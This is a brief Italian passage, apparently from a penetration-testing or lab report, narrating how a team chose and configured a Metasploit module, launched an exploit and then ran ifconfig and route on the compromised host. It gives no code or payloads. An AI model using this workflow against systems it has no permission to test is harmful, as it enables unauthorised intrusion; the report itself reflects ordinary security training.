La terza fase, infine, era il vero e proprio cuore dell'exploit. In questa fase abbiamo lavorato su Metasploit. Prima abbiamo cercato il modulo giusto per il nostro obiettivo, lo abbiamo selezionato e, dopo aver impostato correttamente i parametri, abbiamo lanciato l'attacco. Una volta ottenuto l'accesso al sistema target, con i comandi ifconfig e route abbiamo ottenuto rispettivamente la configurazione delle interfacce di rete e la routing table.